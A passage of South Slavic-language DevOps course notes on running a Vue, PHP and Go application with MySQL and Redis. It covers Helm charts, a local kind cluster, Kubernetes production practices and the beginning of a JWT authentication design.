# === LOKALNI RAZVOJ ===

up: ## Pokreni sve servise lokalno (docker-compose)
    docker compose up -d

down: ## Zaustavi i ukloni lokalne kontejnere
    docker compose down

logs: ## Prikaži logove lokalnih servisa (live)
    docker compose logs -f

ps: ## Prikaži status lokalnih servisa
    docker compose ps

restart: ## Restart specifičnog servisa (SVC=php make restart)
    docker compose restart $(SVC)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make up
make ps
make logs
SVC=go-service make restart
make down
make help | grep -E "^(up|down|logs|ps|restart)"
```

Source: 13-aplikacija-arhitektura/06-helm-chart-multi-service.md

06 — Helm chart: multi-service deployment

Struktura chart-a

```
helm/project-a/
├─ Chart.yaml
├─ values.yaml
├─ values/
│   ├── local.yaml          # kind lokalni override
│   ├── staging.yaml
│   └─ production.yaml
└─ templates/
    ├── _helpers.tpl
    ├── configmap-nginx.yaml
    ├── deployment-nginx.yaml
    ├── deployment-php.yaml
    ├── deployment-go.yaml
    ├── service-nginx.yaml
    ├── service-php.yaml
    ├── service-go.yaml
    ├── ingress.yaml
    ├── hpa-go.yaml
    └─ external-secrets.yaml
```

Chart.yaml

```
apiVersion: v2
name: project-a
description: Vue.js + PHP proxy + Go backend + MySQL + Redis
type: application
version: 0.1.0
appVersion: "1.0.0"
```

```
global:
  namespace: project-a
  imageRegistry: registry.example.com/project-a

nginx:
  image:
    repository: nginx-frontend
    tag: "latest"
    pullPolicy: IfNotPresent
  replicaCount: 2
  resources:
    requests:
      cpu: 50m
      memory: 64Mi
    limits:
      cpu: 200m
      memory: 128Mi
  service:
    type: ClusterIP
    port: 80

phpService:
  image:
    repository: php-service
    tag: "latest"
    pullPolicy: IfNotPresent
  replicaCount: 2
  resources:
    requests:
      cpu: 100m
      memory: 128Mi
    limits:
      cpu: 500m
      memory: 256Mi
  service:
    type: ClusterIP
    port: 9000

goService:
  image:
    repository: go-service
    tag: "latest"
    pullPolicy: IfNotPresent
  replicaCount: 3
  resources:
    requests:
      cpu: 50m
      memory: 64Mi
    limits:
      cpu: 300m
      memory: 128Mi
  service:
    type: ClusterIP
    port: 8080
  hpa:
    enabled: true
    minReplicas: 2
    maxReplicas: 10
    cpuTargetUtilization: 70

ingress:
  enabled: true
  className: nginx
  host: project-a.example.com
  tls:
    enabled: true
```

```
secretName: project-a-tls
```

```
externalSecrets:
```

```
  enabled: true
```

```
  secretStoreName: aws-secrets-manager
```

```
  refreshInterval: 1h
```

Deployment za Go servis (pattern koji se ponavlja)

```

# templates/deployment-go.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "project-a.fullname" . }}-go
  namespace: {{ .Values.global.namespace }}
  labels:
    app.kubernetes.io/component: go-service
    {{- include "project-a.labels" . | nindent 4 }}
spec:
  replicas: {{ .Values.goService.replicaCount }}
  selector:
    matchLabels:
      app.kubernetes.io/component: go-service
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1
      maxUnavailable: 0 # Zero downtime deployment
  template:
    metadata:
      labels:
        app.kubernetes.io/component: go-service
    spec:
      # Init container čeka MySQL i Redis prije nego startu Go servis
      initContainers:
        - name: wait-for-mysql
          image: busybox:1.36
          command: ['sh', '-c',
            'until nc -z mysql-master 3306; do echo "waiting for mysql"; sleep 2; done']
        - name: wait-for-redis
          image: busybox:1.36
          command: ['sh', '-c',
            'until nc -z redis 6379; do echo "waiting for redis"; sleep 2; done']

      containers:
        - name: go-service
          image: {{ .Values.global.imageRegistry }}/{{ .Values.goService.image.repository }}:
            {{ .Values.goService.image.tag }}
          imagePullPolicy: {{ .Values.goService.image.pullPolicy }}
          ports:
            - containerPort: 8080
              name: http
          env:
            - name: MYSQL_MASTER_DSN
              valueFrom:
                secretKeyRef:
                  name: project-a-secrets
                  key: mysql-master-dsn
            - name: MYSQL_REPLICA_DSN
              valueFrom:
                secretKeyRef:
                  name: project-a-secrets
                  key: mysql-replica-dsn
            - name: REDIS_ADDR
              value: redis.{{ .Values.global.namespace }}.svc.cluster.local:6379
            - name: REDIS_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: project-a-secrets
                  key: redis-password

      # Liveness: da li je proces živ? Ako ne, K8s restartuje pod
      livenessProbe:
        httpGet:
          path: /health

```

```
    port: 8080
    initialDelaySeconds: 10
    periodSeconds: 15
    failureThreshold: 3

# Readiness: da li je spreman primiti zahtjeve?
# Provjera čeka MySQL konekciju – ne šalje saobraćaj dok DB nije dostupan
readinessProbe:
  httpGet:
    path: /health
    port: 8080
  initialDelaySeconds: 5
  periodSeconds: 10
  failureThreshold: 3

resources:
  requests:
    cpu: {{ .Values.goService.resources.requests.cpu }}
    memory: {{ .Values.goService.resources.requests.memory }}
  limits:
    cpu: {{ .Values.goService.resources.limits.cpu }}
    memory: {{ .Values.goService.resources.limits.memory }}

# Graceful shutdown: K8s šalje SIGTERM, daj servisu 15s da završi zahtjeve
lifecycle:
  preStop:
    exec:
      command: ["/bin/sh", "-c", "sleep 5"]
  # terminationGracePeriodSeconds mora biti > preStop sleep + shutdown timeout
  terminationGracePeriodSeconds: 30
```

PHP Deployment sa init containerom koji čeka Go servis

```
# templates/deployment-php.yaml (relevantni dio)
spec:
  template:
    spec:
      initContainers:
        # PHP proxy treba Go servis da bude zdravo dostupan
        - name: wait-for-go-service
          image: curlimages/curl:8.5.0
          command:
            - sh
            - -c
            - |
              until curl -sf http://go-service.{{ .Values.global.namespace }}.svc.cluster.local:8080/
health; do
    echo "waiting for go-service healthcheck..."
    sleep 3
  done
  echo "go-service is healthy"
```

Ingress — routing po putanji

```
# templates/ingress.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: {{ include "project-a.fullname" . }}
  namespace: {{ .Values.global.namespace }}
  annotations:
    nginx.ingress.kubernetes.io/proxy-read-timeout: "30"
    nginx.ingress.kubernetes.io/proxy-body-size: "10m"
    # HTTPS redirect
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
    cert-manager.io/cluster-issuer: letsencrypt-prod
spec:
  ingressClassName: {{ .Values.ingress.className }}
  tls:
    - hosts:
        - {{ .Values.ingress.host }}
      secretName: {{ .Values.ingress.tls.secretName }}
  rules:
    - host: {{ .Values.ingress.host }}
      http:
        paths:
          # /api/ → nginx container (koji proksira na php-service FastCGI)
          # Sve ostalo → nginx container (koji servira Vue.js statiku + SPA fallback)
          - path: /
            pathType: Prefix
            backend:
              service:
                name: {{ include "project-a.fullname" . }}-nginx
                port:
                  number: 80
```

Napomena: oba patha idu na nginx servis jer nginx interno rutira `/api/` na PHP-FPM i servira Vue.js statiku direktno. Nije potreban zasebni Ingress rule za API — nginx.conf konfiguracija to rješava.

External Secrets Operator — ne hardkodirati tajne

```
# templates/external-secrets.yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: project-a-secrets
  namespace: {{ .Values.global.namespace }}
spec:
  refreshInterval: {{ .Values.externalSecrets.refreshInterval }}
  secretStoreRef:
    name: {{ .Values.externalSecrets.secretStoreName }}
    kind: ClusterSecretStore
  target:
    name: project-a-secrets # Ime K8s Secret-a koji se kreira
    creationPolicy: Owner
  data:
    - secretKey: mysql-master-dsn
      remoteRef:
        key: project-a/production # AWS Secrets Manager path
        property: mysql_master_dsn
    - secretKey: mysql-replica-dsn
      remoteRef:
        key: project-a/production
        property: mysql_replica_dsn
    - secretKey: redis-password
      remoteRef:
        key: project-a/production
        property: redis_password
    - secretKey: php-session-secret
      remoteRef:
        key: project-a/production
        property: php_session_secret
```

Alternativa za timove bez External Secrets Operator-a: `helm secrets` plugin sa SOPS enkriptovanim values fajlom. Nikad ne koristiti plain text credentials u `values.yaml` koji idu u git.

ConfigMap za nginx.conf

```
# templates/configmap-nginx.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: nginx-config
  namespace: {{ .Values.global.namespace }}
data:
  nginx.conf: |
    # Puna nginx.conf konfiguracija (ista kao u Dockerfileu)
    # Mountovana u nginx pod na /etc/nginx/nginx.conf
    upstream php_fpm {
      server php-service.{{ .Values.global.namespace }}.svc.cluster.local:9000;
      keepalive 16;
    }
    ...
```

```
# U deployment-nginx.yaml
volumes:
  - name: nginx-config
    configMap:
      name: nginx-config
containers:
  - name: nginx
    volumeMounts:
      - name: nginx-config
        mountPath: /etc/nginx/nginx.conf
        subPath: nginx.conf
```

ConfigMap montiran kao fajl omogućava promjenu nginx konfiguracije bez rebuild image-a. Dovoljno je update ConfigMap-a i nginx pod restart.

HPA za Go servis

```
# templates/hpa-go.yaml
{{- if .Values.goService.hpa.enabled }}
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: {{ include "project-a.fullname" . }}-go
  namespace: {{ .Values.global.namespace }}
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: {{ include "project-a.fullname" . }}-go
  minReplicas: {{ .Values.goService.hpa.minReplicas }}
  maxReplicas: {{ .Values.goService.hpa.maxReplicas }}
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: {{ .Values.goService.hpa.cpuTargetUtilization }}
{{- end }}
```

HPA za PHP servis je manje korisno jer PHP-FPM ima fiksni `pm.max_children` limit. Skaliranje PHP-a znači dodavanje novih pod-ova, ali svaki ima isti pool limit. HPA za Go je direktniji — Go goroutines automatski koriste više CPU-a.

Deploy komande

```
# Instaliraj chart na kind klaster
helm upgrade --install project-a ./helm/project-a \
  -f helm/project-a/values/local.yaml \
  --namespace project-a \
  --create-namespace

# Provjeri status
helm status project-a -n project-a

# Rollback na prethodnu verziju
helm rollback project-a 1 -n project-a

# Debug: provjeri generirane template-ove bez deployanja
helm template project-a ./helm/project-a -f values/local.yaml
```

07 — Lokalni Kubernetes: kind multi-service

kind vs minikube vs Docker Desktop K8s

kind (Kubernetes in Docker) je izbor za multi-service lokalni razvoj jer: - Podrška za multi-node klaster (1 control plane + N worker node-ova u Docker kontejnerima) - `extraPortMappings` za nginx Ingress bez složene konfiguracije - Identičan K8s API kao produkcija (EKS, GKE) — nema “kind-specific” quirk-ova - Lakši reset: `kind delete cluster && kind create cluster` = čist početak za 30s

kind klaster konfiguracija sa Ingress podrškom

```
# kind-config.yaml
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
name: project-a

nodes:
- role: control-plane
  # extraPortMappings: mapira port na host mašinu
  # nginx Ingress Controller sluša na nodePort 80/443
  # hostPort mapira na localhost:80 i localhost:443
  kubeadmConfigPatches:
    - |
      kind: InitConfiguration
      nodeRegistration:
        kubeletExtraArgs:
          node-labels: "ingress-ready=true"
  extraPortMappings:
    - containerPort: 80
      hostPort: 80
      protocol: TCP
    - containerPort: 443
      hostPort: 443
      protocol: TCP

# Opcionalno: worker node-ovi za realističniji test
- role: worker
- role: worker
```

```
# Kreiraj klaster
kind create cluster --config kind-config.yaml

# Provjeri da je spreman
kubectl cluster-info --context kind-project-a
kubectl get nodes
```

nginx Ingress Controller za kind

```
# Instaliraj nginx Ingress Controller sa kind-specific konfiguracijama
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/main/deploy/static/provider/kind/deploy.yaml

# Čekaj da controller bude spreman
kubectl wait --namespace ingress-nginx \
  --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller \
  --timeout=90s
```

Build Docker image-a lokalno

```
# Build svih image-a lokalno
# --no-cache za clean build pri problemu sa zavisnostima
docker build -t project-a/nginx-frontend:local ./frontend
docker build -t project-a/php-service:local ./php-service
docker build -t project-a/go-service:local ./go-service

# Provjeri veličine image-a
docker images | grep project-a
# REPOSITORY          TAG      IMAGE ID      SIZE
# project-a/go-service    local    abc123...     18MB    ← scratch image
# project-a/php-service   local    def456...     115MB   ← php:8.3-fpm-alpine
# project-a/nginx-frontend local    ghi789...     45MB    ← nginx:1.25-alpine + vue build
```

kind load docker-image — zašto je ovo neophodno

kind pokreće K8s unutar Docker kontejnera. Ti kontejneri imaju svoj Docker daemon, odvojen od host Docker daemon-a. Image koji je lokalno buildan nije automatski dostupan unutar kind klastera.

```
# Učitaj lokalne image-ove u kind klaster
# Ovo kopira image iz host Docker-a u kind node containerd
kind load docker-image project-a/nginx-frontend:local --name project-a
kind load docker-image project-a/php-service:local --name project-a
kind load docker-image project-a/go-service:local --name project-a

# Provjeri da su image-ovi dostupni na kind node-u
docker exec -it project-a-control-plane crictl images | grep project-a
```

Alternativa: lokalni image registry unutar kind-a. Korisno za CI pipeline simulaciju:

```
# Lokalni registry na localhost:5001
docker run -d --restart=always -p 5001:5000 --name kind-registry registry:2

# Povezi registry sa kind klasterom
docker network connect kind kind-registry

# Tag i push na lokalni registry
docker tag project-a/go-service:local localhost:5001/go-service:local
docker push localhost:5001/go-service:local
```

MySQL i Redis lokalno: zašto docker-compose za data layer

Pokretanje MySQL i Redis kao K8s StatefulSet lokalno je tehnički moguće, ali neporučivo:

StatefulSet problemi lokalno: - MySQL StatefulSet zahtijeva PersistentVolume konfiguraciju - kind nema built-in storage provisioner za perzistentne volume-e (zahtijeva `local-path-provisioner`) - MySQL replikacija u K8s zahtijeva custom Operator (Percona, MySQL Operator) ili ručnu konfiguraciju - Svaki restart klastera = potencijalni gubitak podataka bez pravilne PV konfiguracije

docker-compose za data layer je pragmatično rješenje lokalno: - MySQL i Redis rade izvan K8s, na Docker mreži - K8s servisi ih dosežu putem `host.docker.internal` (Docker Desktop) ili hostovog IP-a - Pod restarts ne utiče na podatke - Brže iteracije: `docker compose restart mysql-master` vs `kubectl rollout restart`

```
# values/local.yaml – override za lokalni razvoj
goService:
  image:
    tag: "local"
  replicaCount: 1 # Manje replika lokalno
  hpa:
    enabled: false # HPA nije potreban lokalno

phpService:
  image:
    tag: "local"
  replicaCount: 1

nginx:
  image:
    tag: "local"

# MySQL i Redis su na host mašini (docker-compose)
# host.docker.internal je DNS koji K8s pod-ovi mogu koristiti za host mašinu
# Na Linux-u koristiti `172.17.0.1` ili `-add-host` u kind config-u
```

Deploy Helm chart na kind

```
# Namespace kreacija
kubectl create namespace project-a

# Kreiraj Secret za lokalni razvoj (u produkciji: External Secrets Operator)
kubectl create secret generic project-a-secrets \
  --namespace project-a \
  --from-literal=mysql-master-dsn="app_user:local_app_secret@tcp(host.docker.internal:3306)/project_a?parseTime=true" \
  --from-literal=mysql-replica-dsn="app_user:local_app_secret@tcp(host.docker.internal:3307)/project_a?parseTime=true" \
  --from-literal=redis-password="local_redis_secret" \
  --from-literal=php-session-secret="local_session_secret_32chars_min"

# Deploy chart
helm upgrade --install project-a ./helm/project-a \
  -f helm/project-a/values/local.yaml \
  --namespace project-a \
  --wait \
  --timeout 5m

# Provjeri status svih resursa
kubectl get all -n project-a
```

/etc/hosts za lokalni domen

```
# Dodaj u /etc/hosts
sudo sh -c 'echo "127.0.0.1 project-a.local" >> /etc/hosts'
```

project-a.local sada otvara nginx Ingress na localhost:80.

Debugging multi-service u K8s

```
# Provjeri logove svakog servisa
kubectl logs -n project-a -l app.kubernetes.io/component=go-service --tail=50 -f
kubectl logs -n project-a -l app.kubernetes.io/component=php-service --tail=50

# Exec u kontejner (php ima shell, go/scratch nema)
kubectl exec -n project-a -it deploy/project-a-php -- sh

# Port-forward za direktan pristup servisu (bypass ingress)
kubectl port-forward -n project-a svc/project-a-go 8080:8080

# Provjeri connectivity između pod-ova
# Koristiti ephemeral debug container jer Go scratch nema curl/ping
kubectl debug -n project-a \
  deploy/project-a-go \
  -it --image=curlimages/curl:8.5.0 \
  -- curl http://project-a-php.project-a.svc.cluster.local:9000/

# Provjeri Ingress routing
kubectl describe ingress -n project-a
kubectl get events -n project-a --sort-by='.lastTimestamp'

# Provjeri resource usage
kubectl top pods -n project-a
kubectl top nodes

# Opis poda koji ne starta (CrashLoopBackOff debug)
kubectl describe pod -n project-a <pod-name>
```

Tipični problemi i rješenja

ImagePullBackOff za lokalne image-ove:

```
# Provjeriti da je image učitao u kind
docker exec -it project-a-control-plane crictl images
# Rješenje: kind load docker-image ponovo
```

Go servis crashuje: “x509: certificate signed by unknown authority”:

```
# CA certifikati nisu uključeni u scratch image
# Rješenje: COPY --from=builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/ u Dockerfile
```

PHP-FPM: “connect() failed to 172.x.x.x:9000”:

```
# nginx ne može dosegnuti PHP-FPM
# Provjeriti da nginx.conf koristi K8s DNS ime, ne IP
# upstream php_fpm { server php-service.project-a.svc.cluster.local:9000; }
```

MySQL konekcija iz K8s poda na host machine:

```
# host.docker.internal ne radi na Linux kind
# Dobavi host IP:
ip route show default | awk '{print $3}'
# Koristiti taj IP u connection string-u
```

08 — Best practices: multi-service produkcijski patterns

Communication matrix

Potpuna tablica ko šalje zahtjeve kome, kojim protokolom i na koji port.

Izvor	Odredište	Port	Protokol	Napomena
Browser/klijent	nginx	443	HTTPS	TLS terminacija na Ingress-u
nginx	php-service	9000	FastCGI (TCP)	Samo <code>/api/*</code> lokacije
nginx	Vue.js fajlovi	—	Filesystem	Statički fajlovi su unutar image-a
php-service	go-service	8080	HTTP/JSON	REST pozivi za business logic
php-service	redis	6379	Redis protocol	Session read/write, rate limit
go-service	mysql-master	3306	MySQL protocol	Write operacije
go-service	mysql-replica	3306	MySQL protocol	Read operacije
go-service	redis	6379	Redis protocol	Application cache
mysql-master	mysql-replica	3306	MySQL binlog	Async replikacija

Sve inter-service komunikacije unutar K8s idu po cluster mreži, nema javnog interneta. TLS za interne veze nije obavezan ako je mreža trusted (K8s cluster network) — ali u visoko-osjetljivim okruženjima koristiti mTLS (Istio service mesh).

Container startup order

K8s ne garantuje redosljed pokretanja pod-ova, čak ni sa `depends_on` ekvivalentom. Ovo se rješava na dva načina koji se koriste zajedno:

1. Init containers — blokira start glavnog kontejnera dok uvjet nije ispunjen:

```
initContainers:
- name: wait-for-mysql
  image: busybox:1.36
  command: ['sh', '-c',
    'until nc -z mysql-master 3306; do
      echo "$(date): waiting for mysql-master:3306";
      sleep 2;
    done;
    echo "mysql-master is accepting connections"']

- name: wait-for-go-service
  image: curlimages/curl:8.5.0
  command: ['sh', '-c',
    'until curl -sf http://go-service:8080/health; do
      echo "$(date): waiting for go-service";
      sleep 3;
    done']
```

2. Retry logika u aplikaciji — Go servis ne treba pucati na prvu grešku konekcije:

```
func connectWithRetry(dsn string, maxRetries int) (*sql.DB, error) {
    var db *sql.DB
    var err error

    for i := 0; i < maxRetries; i++ {
        db, err = sql.Open("mysql", dsn)
        if err == nil {
            if pingErr := db.Ping(); pingErr == nil {
                return db, nil
            }
        }
        log.Printf("db connect attempt %d/%d failed: %v", i+1, maxRetries, err)
        time.Sleep(time.Duration(i+1) * 2 * time.Second) // Exponential backoff
    }
    return nil, fmt.Errorf("failed to connect after %d attempts: %w", maxRetries, err)
}
```

Init container + retry logika = defense in depth. Init container hvata očigledne startup order probleme. Retry logika hvata tranzijentne greške (MySQL restartuje za maintenance, mrežni bljesak).

Graceful shutdown svaki servis

K8s šalje `SIGTERM` podu koji treba da se ugasi. Pod ima `terminationGracePeriodSeconds` (default 30s) da završi in-flight zahtjeve. Nakon toga, K8s šalje `SIGKILL`.

Go servis — implementacija prikazana u modulu 04:

```
signal.Notify(quit, syscall.SIGTERM, syscall.SIGINT)
<-quit
ctx, cancel := context.WithTimeout(context.Background(), 15*time.Second)
srv.Shutdown(ctx)
```

PHP-FPM graceful shutdown: PHP-FPM reaguje na `SIGQUIT` za graceful shutdown (završi in-flight zahtjeve) i `SIGTERM` za brzi shutdown. Docker/K8s šalje `SIGTERM` — PHP-FPM tretira `SIGTERM` kao “fast shutdown” koji može prekinuti zahtjeve.

Rješenje: `preStop` hook u K8s Deployment-u da damo PHP-u vremena:

```
lifecycle:
  preStop:
    exec:
      command: ["/bin/sh", "-c", "sleep 10 && kill -QUIT 1"]
```

nginx graceful shutdown: `nginx -s quit` šalje `SIGQUIT` koji čeka da se zatvore otvorene konekcije. `nginx:alpine` image ima signal handling ugrađen — `CMD ["nginx", "-g", "daemon off;"]` reaguje ispravno na `SIGTERM`.

Kritičan detalj: `terminationGracePeriodSeconds` mora biti veći od vremena koje servis treba za graceful shutdown:

```
# Ako PHP treba 10s preStop + 15s za zahtjeve = 25s minimum
terminationGracePeriodSeconds: 35
```

Distributed tracing: X-Request-ID propagacija

Bez tracing-a, debugging multi-service grešaka je “needle in haystack” — log poruka iz Go servisa nema kontekst koji je PHP zahtjev ju je generisao.

Minimalan pristup: X-Request-ID header koji se propagira kroz sve servise.

```
Browser → nginx → PHP → Go
      zahtjev nosi header: X-Request-ID: req-7f3a8b2c-1234-5678
```

Logovi:

```
[nginx]      req-7f3a8b2c-1234-5678 GET /api/users/42 → 200 (15ms)
[php-service] req-7f3a8b2c-1234-5678 proxy → go-service GET /users/42
[go-service]  req-7f3a8b2c-1234-5678 SELECT FROM users WHERE id=42 (replica, 3ms)
```

nginx konfiguracija za generisanje UUID ako nije prisutan:

```
# Generiši request ID ako klijent nije poslao
map $http_x_request_id $request_id_safe {
    default $http_x_request_id;
    ""      $request_id; # nginx $request_id je automatski generirani hex
}

# Proslijedi downstream servisima
proxy_set_header X-Request-ID $request_id_safe;
fastcgi_param HTTP_X_REQUEST_ID $request_id_safe;

# Vрати klijentu za debugging
add_header X-Request-ID $request_id_safe;
```

PHP propagacija na Go servis:

```
$requestId = $request->getHeaderLine('X-Request-ID');
$response = $httpClient->request('GET', $goServiceUrl . '/users/' . $id, [
    'headers' => ['X-Request-ID' => $requestId]
]);
```

Naredni korak nakon X-Request-ID: OpenTelemetry sa Jaeger ili Tempo. To je pravi distributed tracing (trace spans, parent-child relationships, timing per servis). X-Request-ID je minimum koji se implementira za jedan dan — OpenTelemetry je sedmica rada ali daje punu vidljivost.

Resource limits — realni brojevi po servisu

```
# nginx — statički serving je I/O bound, ne CPU/memory intenzivan
nginx:
  resources:
    requests:
      cpu: 50m      # 0.05 CPU — dovoljno za parsing i serviranje
      memory: 64Mi  # gzip buffer + worker connections
    limits:
      cpu: 200m     # burst za spike saobraćaja
      memory: 128Mi

# php-service — PHP FPM procesi troše memoriju
# pm.max_children=20, svaki proces ~10-15MB = 200-300MB peak
php-service:
  resources:
    requests:
      cpu: 100m
      memory: 128Mi
    limits:
      cpu: 500m
      memory: 256Mi

# go-service — niska memorija, dobar CPU utilization
go-service:
  resources:
    requests:
      cpu: 50m
      memory: 64Mi
    limits:
      cpu: 300m
      memory: 128Mi
```

`requests` = garantovani resursi (K8s scheduler postavlja pod samo na node koji ima ove resurse slobodne).
`limits` = maksimum koji kontejner smije koristiti. Prekoračenje CPU = throttling. Prekoračenje memory = OOMKilled.

Postavljanje `limits` previsoko (npr. memory: 4Gi za PHP koji nikad ne koristi više od 300Mi) znači da K8s node može biti “over-committed” — pri opterećenju, nodovi ne mogu ispuniti obećanja. Postavljanje `requests` previsoko = loša bin-packing efikasnost i veći troškovi.

Liveness vs Readiness probe — razlika je kritična

Liveness probe: “Da li je ovaj kontejner živ?” — ako ne prođe N puta, K8s restartuje pod. **Readiness probe:** “Da li je ovaj kontejner spreman primiti saobraćaj?” — ako ne prođe, pod se uklanja iz Service load balancera, ali se NE restartuje.

```
# Go servis: readiness čeka MySQL konekciju
readinessProbe:
  httpGet:
    path: /health # Go /health endpoint provjerava MySQL i Redis
    port: 8080
  initialDelaySeconds: 5
  periodSeconds: 10
  failureThreshold: 3
  # Pod neće dobijati saobraćaj dok MySQL nije dostupan

livenessProbe:
  httpGet:
    path: /health
    port: 8080
  initialDelaySeconds: 30 # Duže čekanje – ne restartovati pod odmah
  periodSeconds: 15
  failureThreshold: 3
  # Samo ako servis potpuno ne odgovara, restartovati

# nginx: samo liveness (statički serving ne ovisi o downstream-u)
livenessProbe:
  httpGet:
    path: /nginx-health
    port: 80
  initialDelaySeconds: 5
  periodSeconds: 10
```

Česta greška: koristiti isti endpoint za liveness i readiness, a taj endpoint provjerava downstream zavisnosti (MySQL). Problem: MySQL restart → readiness fail (OK, nginx prestaje slati saobraćaj) ali i liveness fail → K8s restartuje pod koji je potpuno zdrav. Liveness probe treba biti “da li je process živ”, readiness “da li su zavisnosti dostupne”.

Rješenje: zasebni endpointi: - `GET /health/live` → uvijek 200 dok je Go process živ - `GET /health/ready` → 200 samo ako su MySQL i Redis dostupni

Sidecar pattern za log parsing

Aplikacijski log format nije uvijek prikladan za log aggregation sistem (Loki, Elasticsearch). Umjesto mijenjanja aplikacije (Go code change = build + deploy), koristiti sidecar kontejner koji čita logove i transformiše ih.

```
# K8s pod sa sidecar-om za log formatiranje
spec:
  containers:
    - name: go-service
      image: project-a/go-service:latest
      # Log na stdout — Go aplikacija ne treba znati ništa o log sistemu
      # K8s collect logove sa /var/log/pods/...

    - name: log-parser
      image: fluent/fluent-bit:3.0
      volumeMounts:
        - name: varlog
          mountPath: /var/log
      env:
        - name: FLUENT_BIT_CONFIG
          value: |
            [INPUT]
              Name tail
              Path /var/log/pods/*go-service*/*.log
            [FILTER]
              Name parser
              Parser json
            [OUTPUT]
              Name loki
              Host loki.monitoring.svc.cluster.local

  volumes:
    - name: varlog
      hostPath:
        path: /var/log
```

Sidecar prednost: log formatiranje, filtriranje, enrichment (dodaj namespace, pod name, environment) — sve bez promjene aplikacijskog koda. Tim koji upravlja infrastrukturom može mijenjati log pipeline nezavisno od development tima.

Checklist za produkcijski deployment

- [] Svaki servis ima liveness i readiness probe
- [] terminationGracePeriodSeconds > maksimalno trajanje graceful shutdown
- [] Resource requests i limits postavljeni za sve kontejnere
- [] Secrets dolaze iz External Secrets Operator-a (ne values.yaml)
- [] .dockerignore postoji za svaki servis (node_modules, .env, .git)
- [] Multi-stage build za sve Dockerfile-ove (dev deps ne u runtime image)
- [] Go service ima scratch final image sa CA certifikatima
- [] nginx.conf ima security headers (X-Frame-Options, X-Content-Type, itd.)
- [] Cache-Control headers ispravni (immutable za hashed assets, no-cache za index.html)
- [] X-Request-ID propagiran kroz sve servise
- [] Health check endpoint provjerava stvarne zavisnosti (ne samo HTTP 200)
- [] MySQL connection pool sizing je usklađen sa max_connections
- [] Redis session storage konfigurisan (ne filesystem sessions)
- [] Rate limiting middleware u PHP servisu
- [] HPA konfigurisan za Go servis sa realnim CPU target-om
- [] PodDisruptionBudget za svaki servis (spriječi outage tokom node maintenance)
- [] Ingress TLS konfigurisan sa cert-manager
- [] Replication lag awareness u aplikacijskom kodu (read-your-own-writes pattern)

09 — Auth i JWT (Vue SPA + PHP proxy + Go service)

Kontekst

Vue SPA poziva API kroz PHP proxy koji prosljeđuje zahtjeve Go servisu. Treba siguran auth sistem koji radi sa stateless API-jem i ne zahtijeva server-side session.

Zašto JWT za API auth

- **SPA priroda:** Vue SPA nema server-side session — svaki servis u pipelinu mora biti u stanju validirati identitet samostalno
 - **Self-contained token:** JWT nosi user info (ID, email, roles) — PHP proxy može validirati token bez database lookup-a ili poziva Go servisu za svaki request
 - **Stateless skaliranje:** Go service replice ne dijele session storage — JWT eliminira potrebu za sticky sessions
 - **Decoupling:** PHP proxy validira JWT lokalno (javni ključ), Go servisu prosljeđuje već validirani kontekst kroz headere
-

Arhitektura autentifikacije

```
POST /api/auth/login
→ PHP → Go
  ↓ MySQL: SELECT id, email, password_hash FROM users WHERE email = ?
  ↓ bcrypt.Compare(password, hash)
  ↓ Generiši:
    1. Access token:  JWT, RS256, 15 min
                        payload: {sub: userId, email, roles}
    2. Refresh token: opaque (UUID v4), 7 dana
                        čuvan u Redis: "refresh:{uuid}" → userId
← HTTP 200
  Body:    {"access_token": "eyJ...", "expires_in": 900}
  Cookie:  Set-Cookie: refresh_token=uuid; HttpOnly; Secure;
           SameSite=Strict; Path=/api/auth/refresh;
           Max-Age=604800
```

Vue: access_token čuva u memoriji (JavaScript varijabla — NIKAD localStorage!)
Svaki API request: Authorization: Bearer eyJ...

Zašto access token u memoriji, a ne localStorage: - localStorage je dostupan svim JavaScript skriptama na stranici, uključujući XSS payload - Memorija (JS varijabla) nije perzistentna između tab-ova i page refresh-a, ali je sigurna od XSS krađe - Refresh token u httpOnly cookieju — JS ne može čitati ni pisati httpOnly cookies

RS256 keypair: generisanje i distribucija

```
# Generisanje keypair-a (jednom, lokalno ili u CI/CD tajnom koraku)
openssl genrsa -out jwt-private.pem 2048
openssl rsa -in jwt-private.pem -pubout -out jwt-public.pem

# Privatni ključ → AWS Secrets Manager
# Go service čita pri startu — PHP NIKAD ne vidi privatni ključ
aws secretsmanager create-secret \
  --name /project-a/prod/go-service/jwt-private-key \
  --secret-string file:///jwt-private.pem

# Javni ključ → Kubernetes ConfigMap
# PHP koristi za verifikaciju — javni ključ nije tajna
kubectl create configmap jwt-public-key \
  --from-file=public.pem=jwt-public.pem \
  -n project-a-prod
```

Zašto RS256, a ne HS256: - HS256 koristi isti ključ za potpisivanje i verifikaciju — PHP bi morao znati isti ključ i mogao bi krivotvoriti tokene - RS256: Go service potpisuje privatnim ključem, PHP verifikuje javnim — PHP ne može kreirati valjane tokene - Separation of concerns: samo Go service može biti issuer tokena

Go service: JWT kreiranje i refresh token

```
// internal/auth/service.go
package auth

import (
    "context"
    "strconv"
    "time"

    "github.com/golang-jwt/jwt/v5"
    "github.com/google/uuid"
)

type Claims struct {
    UserID int64    `json:"sub"`
    Email  string    `json:"email"`
    Roles  []string `json:"roles"`
    jwt.RegisteredClaims
}

type TokenPair struct {
    AccessToken string
    RefreshToken string
}

func (s *AuthService) CreateTokens(ctx context.Context, user *User) (*TokenPair, error) {
    now := time.Now()

    // Access token: kratko trajanje, nosi user kontekst
    claims := Claims{
        UserID: user.ID,
        Email:  user.Email,
        Roles:  user.Roles,
        RegisteredClaims: jwt.RegisteredClaims{
            // sub mora biti string prema RFC 7519
            Subject:  strconv.FormatInt(user.ID, 10),
